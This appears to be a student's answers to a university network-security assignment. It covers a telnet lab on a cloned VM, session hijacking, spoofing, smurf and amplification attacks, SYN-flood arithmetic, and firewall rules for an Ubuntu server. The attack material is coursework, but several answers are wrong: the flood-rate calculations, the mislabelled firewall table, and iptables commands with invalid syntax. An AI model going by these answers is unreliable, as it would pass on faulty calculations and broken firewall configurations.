


From the Attacker VM I then uses Telnet with the targets IP address to gain access (after installing telnet on all VMs)


telnet 10.0.2.5



Using the Is command I can see the targets directories



Now using mkdir I create a directory on the targets system with my name through the Attacker VM



We can see on the target VM (clone1) that the directory AttackerOlivia has been added!

Q3 [4 Marks]

Explain in detail, how session hijacking from within a LAN is different from session hijacking by a remote attacker?

- Session hijacking is when the attacker gains access to the victims session cookie and has the ability to assume the identity of the victim, with this access, the attacker is now able to access the same resources of the victim and thus can steal sensitive data/information such as the victims identity and banking/business information.
- When a legitimate user connects to another system via SSH and has successfully authenticated using means of either a password/certificate or encrypted key pair a trust relationship/handshake has taken place between the two systems.
- When an attacker does a session hijacking attack via a remote session the attacker manipulates and takes advantage of the already established trust relationships between the victims' systems. While an active session is taking place between the victims' systems the attacker hijacks the session using a public key authentication, this can happen in vulnerabilities by either compromising the SSH agent itself or by having direct access to the agent's socket itself.
- A LAN network is usually set up in places like office buildings and in this case the attacker could have building access by being an employee or by executing a social engineering attack to manipulate others with office privileges to use an employee computer. The attacker then inputs a drive and installs malicious software into a work computer, this malware is able to steal browser cookie files on the network and able to obtain file/memory contents of the user/s on the server network.

Q4 [4 Marks]

List four methods by which session hijacking can be prevented and explain two in detail.

- 1. Two-Factor Authentication, Identity Verification & Minimum Password Requirements Implementation of strong passwords using minimum requirements such as use of symbols/letters and longer length. Use multifactor authentication & additional identity verification for each individual, e.g in a workspace each employee uses an authenticator on their personal device linked to their personal work system.
- 2. On Floor Security Session Management
 - On floor security which handles session management, which can incorporate web frameworks to ensure extra security measures are in place. They can also handle and observe all remote network traffic and have the authority to deny incoming SSH connections to the workplace. They can also ensure the employee systems are up-to-date with anti-virus protection. Also to educate staff members on phishing scams and social engineer attacks.

3. Only use HTTPS Connections

Using HTTPS ensures that the client connection and traffic is secured with an SSL/TLS encryption, this makes it difficult for attackers as they are unable to intercept and obtain the session ID even when monitoring a victim's traffic.

4. Alter Session Key after Authentication and/or Use VPN

When remoting into another system, alter the session key after authentication so that if an attacker gains access to the original session key they are not able to hijack the session.

Using a VPN helps prevent session hijacking as it masks the user's IP and keeps data secure by creating an encrypted tunnel between the user and the web.

Q5 [4 Marks]

Many attacks on the TCP/IP stack exist because of assumptions that no longer hold for the modern Internet. Describe two attacks (excluding encryption but can be of any protocol) and identify which assumptions make these attacks possible.

- 1. IP Address Spoofing
- Assumption: Internet traffic is not intercepted
- Attack: All that is needed for routing a packet using another address is source and
 destination address contained in the IP header, which is public information. When an
 attacker gains access to network layer 3 of the TCP/IP they are able to spoof the packet's
 IP source address and make it appear that it is from another host in the network.
 Attackers use this strategy to maliciously impersonate another identity or to conceal their
 own identity.
- 2. Smurf Attack
- Assumption: Sites are protected against IP directed broadcasts
- Attack: The smurf attack uses a combination of other attacks to succeed, one being IP Address Spoofing and ICMP flooding which causes the target network to be overloaded and legitimate users are unable traffic through, thus being a type of Denial of Service (DoS) attack. The smurf attack consists of a target site, a source site and a bounce site. First, the attacker modifies a PING packet so that it contains the address of the target site as the PING packet's source address. The attacker then sends the modified PING packet to the broadcast address of the target site, this then will broadcast the spoofed packet onto the bounce site to all users/devices connected to receive messages from that broadcast address. The devices receiving the messages will not be aware of the attack and it will come across as a legitimate message from the site and will automatically ping reply to the victim target site. This will result in the victim target site to be overflowed with an enormous amount of replies from the bounce site. This resulted in a DoS attack of the target site by consuming all of the site's in-process buffer resources.

Q6 [4 Marks]

Explain the term "Backscatter traffic" and why it is generated by some but not all types of Distributed Denial of Service DOS attacks.

- As the amount and variety of DDoS attacks have increased, the current detection mechanisms in place are having difficulty assessing the DDoS signatures/rules attached to the attack.
- Much of the current day understanding of DDoS data signatures is from analyzing the
 backscatter data by monitoring the lightly and/or unused address blocks. Backscatter is a
 direct side effect of DDoS attacks as the victims response to the spoofed IP address
 shows the signature tied to the attack and thus can expose patterns and attack usages
 tied to the signature DDoS rules.
- Some DDoS attacks that do not generate a backscatter as backscatter is only generated when the attack uses a forged source address, so in the case that the attack does not use forged random source addresses the backscatter is not generated.

Q7 [8 Marks]

Imagine you are an attacker who wishes to launch an Amplification attack on a target host, but you do not want to utilize DNS servers. List and explain four criteria to select an alternative set of servers to utilize in your attack.

An application attack is where an attacker uses an amplification factor to multiply and launch a DDoS attack. Amplification attacks are asymmetric meaning that only low level or a small amount of resources are required to cause a significant amount of damage to a target. Known amplification attacks are; Smurf Attacks (ICMP amplification), Fraggle Attacks (UDP amplification) and DNS Amplification. We will look into ICMP, TCP and UDP amplification attacks.

- 1. ICMP Amplification / Smurf Attack

An attacker could target a network that doesn't have sufficient protection against ICMP flood DoS attacks by using custom tools or code such as hping and scapy. The network gets flooded by bogus request packets and the network is forced to respond with an equal amount of replies causing the network to be flooded and unable to be accessed by legitimate traffic. On the other hand, a way of preventing this would be disabling the ICMP functionality of the targeted router and setting your firewall to block external ping requests. Although the attacker can mitigate this by launching an internal ICMP attack.

2. UDP Amplification / Fraggle Attack

Many networks and companies use a UDP functionality to speed up the network processors and workload, this reason alone is a vulnerability to UDP Fraggle amplification attacks. UDP is useful as it is a quick alternative to communicate between two or more systems, as these systems are not required to establish a formal relationship or exchange keys for proper authentication, this makes it easier to send large packets of data between. An attacker would manipulate this network by harnessing a UDP Fraggle attack to overwhelm the target, the attacker would set up 'dummy' broadcast connections to send through spoofed UDP traffic to overwhelm the network. A way of preventing this is to ensure your routers are up to date as modern routers are set up to rarely pass long broadcasts and as most fraggle attacks originate from a single network it is easier for the router to pick up bad actors.

- 3. TCP Amplification / SYN-ACK Attack

The attacker would facilitate a TCP Amplification SYN-ACK attack by sending a spoofed SYN packet (appearing as though it comes from the target's network IP address) and is then sent to random preselected reflection services'. When these addresses respond, they send SYN-ACK packets directly back to the spoofed IP target network. If the target network does not respond the way it's expected the IP will continue to reply to the SYN-ACK packet in an attempt to ensure an established three-way handshake has been made. The more the reflection service IPs sends the SYN-ACK requests to the target network the higher the amplification gets. For an organization to avoid this kind of attack would be to ensure up-to-date firewall security measures against DoS attacks are in place and to have an active monitoring station for inbound and outbound traffic.

- 4. HTTP Amplification / HTTP Flood Attack

HTTP flood attacks are in the application later (layer 7) of the OSI model, this kind of attack makes it difficult to mitigate as application level attacks are complex and makes it difficult for the target to recognise legitimate from illegitimate malicous traffic. To launch an attack the attacker will employ botnets (a group of victim systems which have been compromised by malware) and use their volume to overload a target network. They can do this two separate ways, one being where the botnets are used to launch an HTTP GET attack where they are coordinated to send multiple requests for assets from the server, and the other way is with a HTTP POST attack where instead of requesting data the botnets are sending post packet requests directly to the target until the capacity is saturated and a DoS occurs. In order for companies to mitigate this risk it requires a bit more effort than configuring firewall rules and will need to have website implementation that fishes out bot activity such as CAPTCHA.

Q8 [12 Marks]

In a TCP SYN flooding attack, the attacker's goal is to flood and dill the TCP connection requests table of a target system. If the table is filled, the target system is unable to respond to legitimate connection requests.

Consider a target system with a table which holds 512 connection requests. The target system will retry to send the SYN-ACK packet (In response to Attacker's SYN packets) 5 times if it fails to receive an ACK packet in response. Each retry SYN-ACK packet will be sent at 15 second intervals. If no replies are received, it will purge the request from its table. Assume that the attacker has already filled the TCP connection request table on the target with an initial flood.

- A. [2 marks] At what rate must the attacker continue to send TCP connection requests to the target in order to make sure that the table remains full? Provide the answer with the necessary calculations.

With 512 maximum requests

5retrys x 15seconds = 75 seconds all up

5 requests taking 75 seconds before purge

512 requests / 5 responses = 102.4

512 / 75 = 6.82responses

1.364 packets to be sent every 75 seconds to keep the pool full

1 packets every minute

// or

102.4 requests every 6.82 seconds to be sent

Or 17 pings every second

 B. [2 marks] How much bandwidth does the attacker consume to continue this attack, if each TCP SYN packet is 80 bytes in size? Provide the answer with the necessary calculations

1.33333333bps every second; 1min x 80; 80 bytes every minute

60min x 80

4800B / 4.8KB every hour

24hour x 4,800

115,200B / 115.2KB / 0.1152MB every day

// or

17 pings every second with each ping being 80 bytes

 $17 \times 80 = 1,360 \text{ bytes}$

1.36 KB every second

- C. [8 marks] What countermeasures can be used to minimize or mitigate TCP SYN flooding attacks? List two and explain each in detail.
 - Installing and maintaining an IPS device to detect any anomalous traffic patterns, and continuously monitors the network for any and all malicious activity. When the IPS device picks up on any potential threat it takes action by either reporting, blocking or dropping the requests.
 - 2. Firewall Filtering; Configure onsite firewall for SYN attack thresholds and SYN flood protection, limit the impacts of all kinds of DDoS attacks including packet sweeps, flooding and illegitimate port scanning. Keeping installed software up to date, networking equipment which has rate-limiting capabilities.

PART 2 - Firewalls [24 marks]

Q9 [14 Marks]

As a system/network engineer you have been asked to create a firewall ruleset for a Server. The server offers the following services and characteristics:

Operating system: Ubuntu 20.04.2 LTS

- Server's IP address: 10.10.4.1/24

- Services: SSH, Apache and PureFTPd

Other Information:

- Clients' networks: 10.10.5.0/24, 10.10.6.0/24, 10.10.7.0/24, 10.10.8.0/24

- Update server: us.archive.ubuntu.com Port 80

Requirements:

- a. Provide service for client's incoming FTP requests.
- b. Provide service for clients' incoming HTTP and HTTPS requests. Drop unbound traffic to port 80 (http) from source ports less than 1024.
- c. Protect the server against ICMP ping flooding.
- d. Provide remote SSH service for administrator from a remote system with an IP address of 10.10.8.1/24
- e. Protect the server against SSH dictionary attack.
- f. Drop all incoming packets from reserved port 0 as well as all outbound traffic to port 0.
- g. The server is not allowed to create any new outgoing connections, except for the download and installation of security updates.
- A [7 marks] Create a firewall policy table for the server with the given information. Use the template below.

No	Transport	Protocol	Source	Dest.	Source	Dest.	Action
	Protocol		IP/Network	IP/Network	Port	Port	
e.g. 1	e.g. TCP	e.g.	e.g.	e.g.	e.g.	e.g.	e.g.
		Telnet	10.0.0.1	130.195.4.30/24	any	23	Allow

[Using lecture slide table as reference];

 $https://ecs.wgtn.ac.nz/foswiki/pub/Courses/CYBR371_2022T1/LectureSchedule/Firewalls\%201.pdf$

No.	Transport Protocol	Protocol	Source IP/Network	Destination IP/Network	Source Port	Destination Port	Action
1	TCP/IP	FTP	10.10.4.1/24	10.10.5.0/24	Any	21 - 22	Allow
2	TCP/IP	HTTP/ HTTPS	10.10.4.1/24	10.10.5.0/24	Any	80 - 443	Allow
З	TCP/IP	FTP	10.10.4.1/24	10.10.6.0/24	Any	21 - 22	Allow
4	TCP/IP	HTTP/ HTTPS	10.10.4.1/24	10.10.6.0/24	Any	80 - 443	Allow
5	TCP/IP	FTP	10.10.4.1/24	10.10.7.0/24	Any	21 - 22	Allow
9	TCP/IP	HTTP/ HTTPS	10.10.4.1/24	10.10.7.0/24	Any	80 - 443	Allow
7	TCP/IP	FTP	10.10.4.1/24	10.10.8.0/24	Any	21 - 22	Allow
8	TCP/IP	HTTP/ HTTPS	10.10.4.1/24	10.10.8.0/24	Any	80 - 443	Allow
Ø	TCP/IP	SMTP Outbound	10.10.4.1/24	Any	<1024	80	Drop
10	TCP/IP	ICMP Incoming	10.10.4.1/24	Any	Any	Any	Drop
11	TCP/IP	SSH	10.10.4.1/24	10.10.8.1/24	Any	22	Allow
12	TCP/IP	SSH	10.10.4.1/24	Any	Any	22	Drop

13	TCP/IP	SMTP Incoming	10.10.4.1/24	Any	0	0	Drop
14	TCP/IP	SMTP Outbound	10.10.4.1/24	Any	0	0	Drop
15	TCP/IP	SMTP Outbound	10.10.4.1/24	us.archive.u buntu.com	Any	80	Allow/Drop - Need Auth

No 1 - No 8; are the client IPs having FTP, HTTP and HTTPS capabilities

No 9; is part b for dropping unbound traffic to port 80 from source ports <1024

No 10; protect server against ICMP flooding, by blocking all ICMP requests

No 11; Provide remote SSH service for admin 10.10.8.1/24

No 12; Blocking all other SSH connections (assuming not admin)

No 13 - 14; Drop all incoming packets from reserved port 0 as well as outbound traffic to port 0

No 15; Server not allowed to create outgoing connections except for downloads, update server on port 80 – also used for below table

Application Firewall Policy Table

Application of Service	Internal Host Type	Location	Host Security Policy	Firewall Internal Security Policy	Firewall External Security Policy
PureFTP	Ubuntu	Any	Client Only	Allow	Application proxy with user authentication
НТТР	Ubuntu	Any	Client Only	Allow	Application proxy with user authentication
HTTPS	Ubuntu	Any	Client Only	Allow	Application proxy with user authentication
SSH	Ubuntu	Any	Secure Shell (SSH); user ID/password; no anonymous traffic	Allow	Application proxy with user authentication
HTTPS	Ubuntu	Any	Allow local domain only; deny all others	Allow	Deny

PureFTP - Provide service for incoming client FTP requests (with authorization)

HTTP - Provide service for incoming client HT requests (with authorization)

HTTPS - Provide service for incoming client HTTPS requests (with authorization)

SSH - Provide service for incoming client SSH requests (with authorization), also block everyone else without proper authentication (deny SSH attacks)

HTTPS - Server is not allowed to create any new outgoing connections, except for the download and installation of security updates.

- B [7 marks] Write the appropriate set of iptables (netfilter) rules to fulfill the requirements.
 - a. Accept client's incoming FTP requests

 Accept clients' incoming HTTP and HTTPS requests & Drop unbound traffic to port 80 (http) from source ports less than 1024

```
iptables -A INPUT -p HTTP -dport 80 -j ACCEPT
iptables -A OUTPUT -p HTTP -dport 80 -j ACCEPT
iptables -A INPUT -p HTTPS -dport 443 -j ACCEPT
iptables -A OUTPUT -p HTTPS -dport 443 -j ACCEPT
iptables -A OUTPUT -p HTTP -dport 80 -sport <1024 -j DROP
```

c. Protect the server against ICMP ping flooding

```
Iptables -A INPUT -p tcp icmp -j DROP

Iptables -A INPUT -p tcp icmp -j ACCEPT

https://www.golinuxcloud.com/prevent-icmp-ping-flood-attack-linux/
```

d. Provide remote SSH service for administrator from a remote system with an IP address of 10.10.8.1/24

Iptables –A INPUT -p tcp –dport 22 –s 10.10.8.1/24 –j ACCEPT

e. Protect the server against SSH dictionary attack

```
iptables -I INPUT -p tcp -dport 22 -i eth0 -m state -state NEW -m recent -set iptables -I INPUT -p tcp -dport 22 -i eth0 -m state -state NEW -m recent -update -seconds 60 -hitcount 4 -j DROP
```

f. Drop all incoming packets from reserved port 0 as well as all outbound traffic to port 0

```
iptables -I INPUT -p tcp -dport 0 -j DROP iptables -I OUTPUT -p tcp -dport 0 -j DROP
```

g. The server is not allowed to create any new outgoing connections, except for the download and installation of security updates

```
Iptables -A INPUT -p tcp -syn -destination-port "dport" -j DROP
```

Q10 [2 Marks]

Write an iptables rule to direct all the DNS requests from your internal network to Google's 8.8.8.8 IP address and associated port.

iptables -A PREROUTING -p udp -t nat -dport 53 -j DNAT -to 8.8.8.8

Q11 [8 Marks]

Explain the capability and the process (i.e procedure/steps) by which popular packet filtering firewalls such as iptables can be used to reduce the speed slow down (not stop) the spread of worms and self-propagating malware?

A recent adaptation to the firewall IPtables for Linux include a security protection known as a TARPIT. Instead of the simply logging and dropping packets they can know be sent and filtered through the TARPIT, iptables handles these malicious packets by sending them through to the TARPIT and the TARPIT does not allow for continued propagation.

IPtables handle this by allowing the tarpitted port to accept any incoming TCP connections, as data transfer is occurring the TCP window size is set to 0 so no data can be continued to be transferred during the session. The connection is active but any requests made by the attacker are ignored, this prolongs the connection to a point of timeout before disconnecting.

Attackers struggle with this as worms rely on a quick response from their victims to be able to propagate successfully .